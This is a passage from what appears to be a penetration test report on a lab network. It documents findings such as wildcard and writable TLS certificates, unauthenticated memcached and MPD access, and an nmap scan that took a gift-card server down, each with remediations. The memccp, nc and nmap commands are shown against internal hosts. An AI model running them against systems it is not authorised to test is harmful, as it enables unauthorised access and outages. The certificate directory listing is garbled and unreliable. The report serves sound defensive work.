**Business Impact Analysis:** If an adversary were to perform a MITM attack, a user's credentials will be sent over plaintext giving the adversary the login information. As seen in figure B the credentials used were for management on the Apache Tomcat web server, with that access the adversary would be able to gain root into your machine.

**Recommended Remediations:** At the very least, install a self-signed certificate to mitigate the possibility of an adversary doing a mitm http attack. The optimal configuration is the use of HTTPS which is secure transmission of HTTP. By configuring your web server to use HTTPS you will be encrypting the communication while still providing authentication.

**M3: Wildcard HTTPS Certificate; CVSS 4.5**

**System:** 10.0.17.10, 10.0.17.11, 10.0.17.12, 10.0.17.13 (TCP/ 443)

**Description:** A wildcard certificate was observed to cover many devices in the domain with the same private key (T1557<sup>18</sup>).

**Proof of Compromise (POC):**

The testing team observed that each certificate on the systems were issued to the same domain name and used the same private key to encrypt communications.




Figure A. Wildcard certificate for 10.0.17.10

<sup>18</sup> <https://attack.mitre.org/techniques/T1557/>




Figure B. Wildcard certificate for 10.0.17.12

**Business Impact Analysis:** A wildcard certificate creates a security risk for all devices in the domain. If the private key were to become compromised an adversary could conduct a man-in-the-middle (MITM) attack on all devices using the wildcard certificate, as opposed to a single system.

**Recommended Remediations:** Certificates should be unique for each individual server. In the case a certificate becomes compromised the security risk is mitigated to only one affected device.

## M4: Writeable HTTPS Certificates: CVSS 6.5

System: 10.0.17.12 (TCP/ 443)

**Description:** Certificates are writable, and readable by any user in the system. An adversary could modify or inject their own certificate, as well as read and copy them (T1557<sup>19</sup>).

#### **Proof of Compromise (POC):**

Browsing to /etc/ssl/certs as the postgres user, allowed the viewing and modifying of the .pem files. They have permissions which allow any user on the system to have those privileges.

```

# /etc/ca-certificates.conf
# This file lists the CA certificates to be included in the
# generated certificate bundle. It also lists the intermediate
# certificates used by the root certificate.

# The following CA certificates are included in the certificate
# bundle. They are listed here in order of preference. The first
# certificate in the list is the root certificate.
# The file names are relative to /usr/share/ca-certificates/mozilla

# Root certificates
root root 51 Jan 4 18:11 c0dcdffa2.0 => verisign_universal_root_certification_Authority.pem
root root 22 Jan 4 18:22 cb4e047.0 => uca_global_root.pem
root root 34 Jan 4 18:22 c28a8d35.0 => D-TRUST_Root_Class_3_CA_2_2009.pem
root root 26 Jan 4 18:22 c47d9980.0 => Chambers_of_commerce_Root_-,_2008.pem
root root 19931 Jan 4 18:22 c5000000.0 => certiPleates crt
root root 44 Jan 4 18:22 c5040745.0 => id-easy_certiPleation_Authority.pem
root root 14 Jan 4 18:22 c5092045.0 => id-easy_certiPleate_Authority_-,_02.pem
root root 34 Jan 4 18:22 c5580510.0 => id-easy_id_comunication_RootCA2.pem
root root 20 Jan 4 18:22 c5c000631.0 => AC_RAAA_root-pem-qca.pem
root root 21 Jan 7 02:31 ca271685.0 => id-cert-snakeoil1.pem
root root 20 Jan 4 18:22 c5e744f7.0 => Amazon_Root_CA_1.pem
root root 51 Jan 4 18:22 cert1518_ROOT_CA.pem => /usr/share/ca-certificates/mozilla/cert1518/cert1518_ROOT_CA.crt
root root 54 Jan 4 18:22 cert1518_Root_CA_G1.pem => /usr/share/ca-certificates/mozilla/cert1518/cert1518_Root_CA_G1.crt
root root 37 Jan 4 18:22 cert1518_Root_Class_3_CA_2_tv_2009.pem
root root 38 Jan 4 18:22 dfaa2361.0 => COMODO_RSA_certification_Authority.pem
root root 22 Jan 4 18:22 dfe5dc79.0 => QuoVadis_ROOT_CA_2.pem
root root 23 Jan 4 18:22 d855d497.0 => Trustwave_PPS_Root_CA.pem
root root 53 Jan 4 18:22 d8745b66.0 => Trustwave_Global_SSL_PSA4_Certification_Authority.pem
root root 27 Jan 4 18:23 d44d6831.0 => GlobalSign_Root_CA_-,_06.pem
root root 27 Jan 4 18:23 d64d6901.0 => Digicert_Globus_Root_G1.pem
root root 20 Jan 4 18:23 d65d67f1.0 => Amazon_Root_CA_1.pem
root root 20 Jan 4 18:23 e-signature_CA_2017.pem => /usr/share/ca-certificates/mozilla/e-signature_CA_2017.cer
root root 42 Jan 4 18:23 e-signature_CA_2017.pem => e-signature_CA_2017.pem
root root 33 Jan 4 18:23 e8a67732.0 => id-easy_TrustRoot_2011.pem
root root 35 Jan 4 18:23 e7340608.0 => DISTRi_WiSEkey_Global_Root_G8_CA.pem
root root 25 Jan 4 18:23 e8888002.0 => e-signage_Root_CA_2017.pem
root root 27 Jan 4 18:23 e8da2793.0 => Buypass_Class_3_Root_CA.pem
root root 72 Jan 4 18:23 ePKI_Root_Certification_Authority.pem => /usr/share/ca-certificates/mozilla/ePKI_Root_Certification_Authority.crt
# Intermediate certificates
# These certificates are included in the certificate bundle
# to support the verification of signed certificates.
# They are listed here in order of preference.
# The first certificate in the list is the root certificate.
# The file names are relative to /usr/share/ca-certificates/mozilla

# Root certificates
root root 28 Jan 4 18:11 ee54ab28.0 => comodo_AM_services_root.pem
root root 36 Jan 4 18:11 ee9d1118.0 => comodo_ECC_certification_Authority.pem
# Intermediate certificates
# These certificates are included in the certificate bundle
# to support the verification of signed certificates.
# They are listed here in order of preference.
# The first certificate in the list is the root certificate.
# The file names are relative to /usr/share/ca-certificates/mozilla

# Root certificates
root root 62 Jan 4 18:12 esign_ECC_Root_CA_-,_G3.pem => /usr/share/ca-certificates/mozilla/esign_ECC_Root_CA_-,_G3.crt
root root 62 Jan 4 18:12 esign_ECC_Root_CA_-,_G5.pem => /usr/share/ca-certificates/mozilla/esign_ECC_Root_CA_-,_G5.crt
# Intermediate certificates
# These certificates are included in the certificate bundle
# to support the verification of signed certificates.
# They are listed here in order of preference.
# The first certificate in the list is the root certificate.
# The file names are relative to /usr/share/ca-certificates/mozilla

root root 68 Jan 4 18:12 esign_Root_CA_-,_G1.pem => /usr/share/ca-certificates/mozilla/esign_Root_CA_-,_G1.cer
root root 70 Jan 4 18:12 esign_Root_CA_-,_G2.pem => /usr/share/ca-certificates/mozilla/esign_Root_CA_-,_G2.cer
root root 21 Jan 4 18:12 f0881110.0 => id-easy_Class_1_CA.pem
root root 44 Jan 4 18:12 f1070000.0 => BSI_com_electronic_Certification_Authority_ECC.pem
root root 41 Jan 4 18:12 f1070001.0 => Trustwave_Electronic_Sec_Cert_Federation_Authority.pem
root root 41 Jan 4 18:12 f1070002.0 => Trustwave_Electronic_Sec_Cert_Federation_Authority.pem
root root 24 Jan 4 18:12 f1271634.0 => F1271634.ca.pem
root root 18 Jan 4 18:12 f1971884.0 => SecureTrust_CA.pem
root root 32 Jan 4 18:12 f5266340.0 => certiSign_Root_CA.pem
root root 41 Jan 4 18:12 f5266799.0 => usertrust_RSA_certification_Authority.pem
root root 19 Jan 4 18:12 f6a12cd9.0 => SUMA_R_Root_CA.pem
root root 41 Jan 4 18:12 f7f4af3f9.0 => TURBINE_Xname_SM_SSL_Root_SelfSigned_-,_Sorum_1.pem
root root 20951 Jan 4 18:22 f92-91-ca1-cert-snakeoil1.pem

```

**Figure A.** Listing of directory files in /etc/ssl/certs using the user postgres

<sup>19</sup> <https://attack.mitre.org/techniques/T1557/>



```
-rw-r--r-- 1 root root 1050 Jan  7 02:35 ssl-cert-snakeoil.pem
cat ssl-cert-snakeoil.pem
-----BEGIN CERTIFICATE-----
MIIC2TCCAcGgAwIBAgIUSQNhJ59kBbDyfxFiQrqftYFTEQowDQYJKoZIhvcNAQEL
BQAwFDESMBAGA1UEAwJBG9iYWxob3N0MB4XDThvMDEwNzA3MzUwN1oXDTMvMDEw
E1kaxORzUI/Bxj6UqQ==
-----END CERTIFICATE-----
```

Figure B. Content of a certificate in the directory

**Business Impact Analysis:** The confidentiality of the web servers can be compromised, as an attacker can use the certificates to capture the traffic going and leaving the web servers, and decrypt them. A man-in-the-middle attack is possible, leading to compromise of user data, even using a protocol such as HTTPS.

**Recommended Remediations:** Make the SSL folder only readable by root and the ssl-certs group, so that arbitrary users cannot edit the certificate data. The testing team also recommended removing the postgres user from the ssl-certs group in the interim as postgres is not currently configured to handle SSL/TLS connections.

## M5: Unauthenticated Access to Upload/Download on Memcached; CVSS 4.7

**System:** 10.0.17.15 (TCP/ 11211)

**Description:** The ability to upload and download from the memcached server on TCP port 11211 allows for adversaries to store or download data they shouldn't have access to (T1190<sup>[20]</sup>).

### Proof of Compromise (POC):

Install memcached-tools to interact with the memcached server. The memccp command was used to upload a test page to memory, and memccat was used to concatenate the contents of that test page. The command memcdump pulled down anything in the cache, which was just the test page. Please see the below screenshot for the exact commands The testing team issued to exploit this vulnerability.

```
(root@kali02) [~]
└─# memccp --servers=10.0.17.15 testpage.html

(root@kali02) [~]
└─# memccat --servers=10.0.17.15 testpage.html
uploadtest

(root@kali02) [~]
└─# memcdump --servers=10.0.17.15
testpage.html
```

Figure A. memcached commands to send, read, and receive data from 10.0.17.15

**Business Impact Analysis:** An adversary can conduct an unauthorized read of information stored on 10.0.17.15's memory cache.

**Recommended Remediations:** The testing team recommends implementing network segmentation, and/or host based firewall rules, for only necessary connections to and from the service.

<sup>20</sup> <https://attack.mitre.org/techniques/T1190/>

### M6: Unauthenticated Access to Sabotage RockBox MPD; CVSS 6.5

**System:** 10.0.17.87 (TCP/ 6600)

**Description:** Unauthenticated access on TCP/port 6600 gives anyone the ability to Netcat (Figure A) into the Music Player Daemon 0.21.11 running locally on RockBox (T1021<sup>21</sup>). This ability gives the adversary the ability to shutdown service, regulate volume, list/edit song information (Figure B), regulate partitions, delete song data, and send messages locally within the Daemon (Figure C).

#### Proof of Compromise (POC):

Issuing the “nc 10.0.17.87 6600” command allows for a remote user to access the MPD service, unauthenticated.

```
[~]# nc 10.0.17.87 6600
OK MPD 0.21.11
```

Figure A. Successful access to the service

Artist	Track Title	Album	Time
Hallberg	01 Favours	Favours	5:08
An5 & Fractal	01 Blue	Secret Weapon EP	5:35
An5 & Fractal	02 Dreaming	Secret Weapon EP	5:34
An5 & Fractal	03 Secret Weapon	Secret Weapon EP	5:37
An5 & Fractal	04 Smoke	Secret Weapon EP	5:03
Neisestorm	01 Sentinel	Sentinel	1:40
Pontre	01 Shadow	Shadow	6:43
Notaker	01 Shimmer	Shimmer	0:41
F.O.O.L	01 Showdown	Showdown	5:02
Koven	01 Silence	Silence	5:47
Karma Fields	01 Skyline	Skyline	4:43
Karma Fields	01 Skyline (Acoustic Mix)	Skyline (Acoustic Mix)	3:57

Figure B. Song Information

```
subscribe 1
OK
channels
channel: 1
OK
sendmessage 1 hey
OK
readmessages
channel: 1
message: hey
OK
```

Figure C. Client to Client Messaging

<sup>21</sup> <https://attack.mitre.org/techniques/T1021/>

**Business Impact Analysis:** An adversary can leverage this to regulate a potentially important service by stopping music from playing in offices resulting in the loss of productivity and potentially distracting by increasing volume and creating annoying noises which affects the workers.

**Recommended Remediations:** The password for the service should be set in the configuration file locally as well as proper permissions set for manipulating outputs, stickers and partitions, mounting/unmounting storage and shutting down MPD.

### M7: Gift Card Services Denial Of Service

**System:** 10.0.17.11 (TCP/ 80, 443)

**Description:** After running multiple network scans such as hydra and nmap, the systems resulted in being down (down meaning unresponsive/off) or inoperable such as sending back 502 http error codes instead of the information requested (T1110<sup>[22]</sup>).

```
└─[root@kali03:~]# nmap -sU -sT -p0-65535 10.0.17.11
```

Figure A. The command issued that rendered the system unresponsive.

**Business Impact Analysis:** Because this system hosts the Customer Gift Card Checking Systems, customers would not be able to redeem or purchase gift cards if this service were to become unavailable. Further, this would damage customer relations and could diminish potential revenue.

**Recommended Remediations:** Allocate more system resources to these systems. This includes giving more ram, assigning more CPU cores, or running the services with more CPU priority. Another solution could be to set up a firewall rule to limit the requests and request types they can accept.

<sup>22</sup> <https://attack.mitre.org/techniques/T1110/>



## Low Risk Findings

### L1: TLS 1.0, 1.1 Downgrade Attacks; CVSS 3.7

**System:** 10.0.17.10, 10.0.17.12, 10.0.17.13 (TCP/ 443)

**Description:** The web servers detected on TCP port 443 on these systems accept vulnerable and outdated TLS versions (T1562.010<sup>23</sup>).

1545.. 683.869081	10.0.254.181	10.0.17.10	TLSv1	172 Client Hello
1545.. 683.869484	10.0.17.10	10.0.254.181	TCP	54 443 + 55981 [ACK] Seq=1 Ack=119 Win=64128 Len=0
1545.. 683.870732	10.0.17.10	10.0.254.181	TLSv1	1514 Server Hello
1545.. 683.870732	10.0.17.10	10.0.254.181	TCP	1514 443 + 55981 [ACK] Seq=1461 Ack=119 Win=64128 Len=1460
1545.. 683.870732	10.0.17.10	10.0.254.181	TCP	1230 443 + 55981 [PSH, ACK] Seq=2921 Ack=119 Win=64128 Len=1
1545.. 683.870779	10.0.254.181	10.0.17.10	TCP	54 55981 + 443 [ACK] Seq=119 Ack=4097 Win=262144 Len=0
1545.. 683.871271	10.0.17.10	10.0.254.181	TLSv1	457 Certificate, Server Key Exchange, Server Hello Done
1545.. 683.871296	10.0.254.181	10.0.17.10	TCP	54 55981 + 443 [ACK] Seq=119 Ack=4500 Win=261736 Len=0
1545.. 683.873766	10.0.254.181	10.0.17.10	TLSv1	155 Client Key Exchange, Change Cipher Spec, Encrypted Handshake
1545.. 683.874272	10.0.17.10	10.0.254.181	TCP	54 443 + 55981 [ACK] Seq=4500 Ack=228 Win=64128 Len=0
1545.. 683.874723	10.0.17.10	10.0.254.181	TLSv1	304 New Session Ticket, Change Cipher Spec, Encrypted Handshake

Figure A. 10.0.17.10 allowing TLS 1.0

95954 267.499229	10.0.17.12	10.0.254.181	TLSv1	1514 Server Hello
95955 267.499229	10.0.17.12	10.0.254.181	TCP	1514 443 + 55694 [ACK] Seq=1461 Ack=119 Win=64128 Len=1460
95956 267.499229	10.0.17.12	10.0.254.181	TCP	1230 443 + 55694 [PSH, ACK] Seq=2921 Ack=119 Win=64128 Len=1
95957 267.499273	10.0.254.181	10.0.17.12	TCP	54 55694 + 443 [ACK] Seq=119 Ack=4097 Win=262144 Len=0
95958 267.500132	10.0.17.12	10.0.254.181	TLSv1	457 Certificate, Server Key Exchange, Server Hello Done
95959 267.500162	10.0.254.181	10.0.17.12	TCP	54 55694 + 443 [ACK] Seq=119 Ack=4500 Win=261736 Len=0
95960 267.500543	10.0.254.181	10.0.17.12	TCP	54 55694 + 443 [FIN, ACK] Seq=119 Ack=4500 Win=261736 Len=0
95961 267.503109	10.0.17.12	10.0.254.181	TCP	54 443 + 55694 [FIN, ACK] Seq=4098 Ack=119 Win=64128 Len=0
95962 267.503143	10.0.254.181	10.0.17.12	TCP	54 55694 + 443 [ACK] Seq=128 Ack=4501 Win=261736 Len=0
95963 267.503333	10.0.254.181	10.0.17.12	TCP	66 55695 + 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=
95964 267.503391	10.0.17.12	10.0.254.181	TCP	66 443 + 55695 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
95965 267.503922	10.0.254.181	10.0.17.12	TCP	54 55695 + 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
95966 267.504103	10.0.254.181	10.0.17.12	TLSv1	172 Client Hello
95967 267.504578	10.0.17.12	10.0.254.181	TCP	54 443 + 55695 [ACK] Seq=1 Ack=119 Win=64128 Len=0
95968 267.504800	10.0.17.12	10.0.254.181	TLSv1	1514 Server Hello
95969 267.504800	10.0.17.12	10.0.254.181	TCP	1514 443 + 55695 [ACK] Seq=1461 Ack=119 Win=64128 Len=1460
95970 267.504800	10.0.17.12	10.0.254.181	TCP	1230 443 + 55695 [PSH, ACK] Seq=2921 Ack=119 Win=64128 Len=1
95971 267.504839	10.0.254.181	10.0.17.12	TCP	54 55695 + 443 [ACK] Seq=119 Ack=4097 Win=262144 Len=0
95972 267.505852	10.0.17.12	10.0.254.181	TLSv1	457 Certificate, Server Key Exchange, Server Hello Done
95973 267.505870	10.0.254.181	10.0.17.12	TCP	54 55695 + 443 [ACK] Seq=119 Ack=4500 Win=261736 Len=0
95974 267.508054	10.0.254.181	10.0.17.12	TLSv1	155 Client Key Exchange, Change Cipher Spec, Encrypted Handshake
95975 267.508618	10.0.17.12	10.0.254.181	TCP	54 443 + 55695 [ACK] Seq=4500 Ack=228 Win=64128 Len=0
95976 267.508990	10.0.17.12	10.0.254.181	TLSv1	304 New Session Ticket, Change Cipher Spec, Encrypted Handshake

Figure B. 10.0.17.12 allowing TLS 1.0

1361.. 476.652115	10.0.254.181	10.0.17.13	TLSv1	172 Client Hello
1361.. 476.652616	10.0.17.13	10.0.254.181	TCP	54 443 + 55874 [ACK] Seq=1 Ack=119 Win=64128 Len=0
1361.. 476.652824	10.0.17.13	10.0.254.181	TLSv1	1514 Server Hello
1361.. 476.652824	10.0.17.13	10.0.254.181	TCP	1514 443 + 55874 [ACK] Seq=1461 Ack=119 Win=64128 Len=1460
1361.. 476.652824	10.0.17.13	10.0.254.181	TCP	1230 443 + 55874 [PSH, ACK] Seq=2921 Ack=119 Win=64128 Len=1
1361.. 476.652873	10.0.254.181	10.0.17.13	TCP	54 55874 + 443 [ACK] Seq=119 Ack=4097 Win=262144 Len=0
1361.. 476.653194	10.0.254.181	10.0.17.13	TLSv1	457 Certificate, Server Key Exchange, Server Hello Done
1362.. 476.656068	10.0.254.181	10.0.17.13	TLSv1	155 Client Key Exchange, Change Cipher Spec, Encrypted Handshake
1362.. 476.656613	10.0.17.13	10.0.254.181	TCP	54 443 + 55874 [ACK] Seq=4500 Ack=228 Win=64128 Len=0
1362.. 476.657052	10.0.17.13	10.0.254.181	TLSv1	304 New Session Ticket, Change Cipher Spec, Encrypted Handshake

Figure C. 10.0.17.13 allowing TLS 1.0

**Business Impact Analysis:** By using unsupported TLS versions, these web servers may be vulnerable to downgrade attacks.

<sup>23</sup> <https://attack.mitre.org/techniques/T1562/010/>

**L2: Unsupported Version of Apache Tomcat; CVSS 2.7**

**System:** 10.0.17.50 (TCP/ 9090)

**Description:** The Apache Tomcat web server hosted on TCP/9090 version 6.0.x became unsupported December 2016 and is not receiving patches (T1404<sup>24</sup>).




Figure A. Apache Tomcat version as discovered on 10.0.17.50:9090

**Business Impact Analysis:** Without vendor support of Apache Tomcat, and security vulnerabilities discovered do not need to be addressed by the vendor rendering Apache Tomcat 6.0.x users vulnerable to attack.

**Recommended Remediations:** Update to a supported Apache Tomcat version. At the time this document is being created version 8 or above is supported.

<sup>24</sup> <https://attack.mitre.org/techniques/T1404/>

### L3: Information Disclosure on E-Commerce Site; CVSS 2.7

**System:** 10.0.17.12

**Description:** The webserver had open directory access which allows anyone to view the contents of certain folders (T1595<sup>25</sup>).

#### Proof of Compromise (POC):

Clicking onto the inventory page of the e-commerce website loads a directory index for all of your inventory items in jpg format, as shown in Figure A below.

#### Index of /inventory/

LBC-C001-0001.jpg	07-Jan-2022 02:23	61384	
LBC-C001-0001.jpg	07-Jan-2022 02:23	68891	
LBC-C001-0001.jpg	07-Jan-2022 02:23	48821	
LBC-C001-0001.jpg	07-Jan-2022 02:23	218570	
LBC-C001-0001.jpg	07-Jan-2022 02:23	43351	
LBC-C001-0001.jpg	07-Jan-2022 02:23	113444	
LBC-C001-0001.jpg	07-Jan-2022 02:23	36330	
LBC-C001-0001.jpg	07-Jan-2022 02:23	36329	
LBC-C001-0001.jpg	07-Jan-2022 02:23	33217	
LBC-C001-0001.jpg	07-Jan-2022 02:23	27682	
LBC-C001-0001.jpg	07-Jan-2022 02:23	26846	
LBC-C001-0001.jpg	07-Jan-2022 02:23	282344	
LBC-C001-0001.jpg	07-Jan-2022 02:23	55456	
LBC-C001-0001.jpg	07-Jan-2022 02:23	63552	
LBC-C001-0001.jpg	07-Jan-2022 02:23	29280	
LBC-C001-0001.jpg	07-Jan-2022 02:23	29997	
LBC-C001-0001.jpg	07-Jan-2022 02:23	42748	
LBC-C001-0001.jpg	07-Jan-2022 02:23	29737	
LBC-C001-0001.jpg	07-Jan-2022 02:23	35380	
LBC-C001-0001.jpg	07-Jan-2022 02:23	44540	
LBC-C001-0001.jpg	07-Jan-2022 02:23	238975	
LBC-C001-0001.jpg	07-Jan-2022 02:23	213996	
LBC-C001-0001.jpg	07-Jan-2022 02:23	157582	
LBC-C001-0001.jpg	07-Jan-2022 02:23	222543	
LBC-C001-0001.jpg	07-Jan-2022 02:23	137408	
LBC-C001-0001.jpg	07-Jan-2022 02:23	213242	
LBC-C001-0001.jpg	07-Jan-2022 02:23	72563	
LBC-C001-0001.jpg	07-Jan-2022 02:23	68410	
LBC-C001-0001.jpg	07-Jan-2022 02:23	45984	
LBC-C001-0001.jpg	07-Jan-2022 02:23	92334	
LBC-C001-0001.jpg	07-Jan-2022 02:23	84894	
LBC-C001-0001.jpg	07-Jan-2022 02:23	96732	
LBC-C001-0001.jpg	07-Jan-2022 02:23	150831	
LBC-C001-0001.jpg	07-Jan-2022 02:23	45914	
LBC-C001-0001.jpg	07-Jan-2022 02:23	56443	
LBC-C001-0001.jpg	07-Jan-2022 02:23	67343	
LBC-C001-0001.jpg	07-Jan-2022 02:23	14335	
LBC-C001-0001.jpg	07-Jan-2022 02:23	817287	
LBC-C001-0001.jpg	07-Jan-2022 02:23	486658	
LBC-C001-0001.jpg	07-Jan-2022 02:23	167310	
LBC-C001-0001.jpg	07-Jan-2022 02:23	23817	
LBC-C001-0001.jpg	07-Jan-2022 02:23	60429	
LBC-C001-0001.jpg	07-Jan-2022 02:23	1006235	
LBC-C001-0001.jpg	07-Jan-2022 02:23	38322	
LBC-C001-0001.jpg	07-Jan-2022 02:23	40246	
LBC-C001-0001.jpg	07-Jan-2022 02:23	28992	
LBC-C001-0001.jpg	07-Jan-2022 02:23	136884	

Figure A. Index of inventory directory on 10.0.17.12

**Business Impact Analysis:** This can give an adversary more information on what the server has and possible attack vectors to abuse. In this case, your inventory and potentially original or trademarked products were accessible by browsing to the directory.

<sup>25</sup> <https://attack.mitre.org/techniques/T1595/>

**Recommended Remediations:** Disabling directory indexing will mitigate the possibility of leaked files on the web server.

#### L4: Web-Service Misconfiguration; CVSS 2.6

**System:** 10.0.17.50 (TCP/ 9090)

**Description:** The Apache Tomcat web server hosted on TCP/9090 had default files that should be removed as they assist attackers in their reconnaissance phase (T1557<sup>26</sup>). The files in this case were the Examples which provided JSP (Figure E) and servlets (Figure C) for demonstration which allowed an adversary to paste client side HTTP, providing information about how the server might be used (Figure A). The page also contained the default welcome page, DOCs, and access to brute force the management portal of Tomcat (Figure D).

#### Proof of Compromise (POC):

Open up your web browser and point 10.0.17.50:9090 gives you the default welcome page as seen in (Figure A).





Figure A. Default Homepage of Tomcat with modules on the left

<sup>26</sup> <https://attack.mitre.org/techniques/T1557/>

Browse to either the Servlets Examples (Figure C), JSP examples (Figure E), or the Tomcat Manager (Figure D).



## Apache Tomcat Examples

- [Servlets examples](#)
- [JSP Examples](#)

Figure B. Default Apache Tomcat "examples" directory



### Servlet Examples with Code

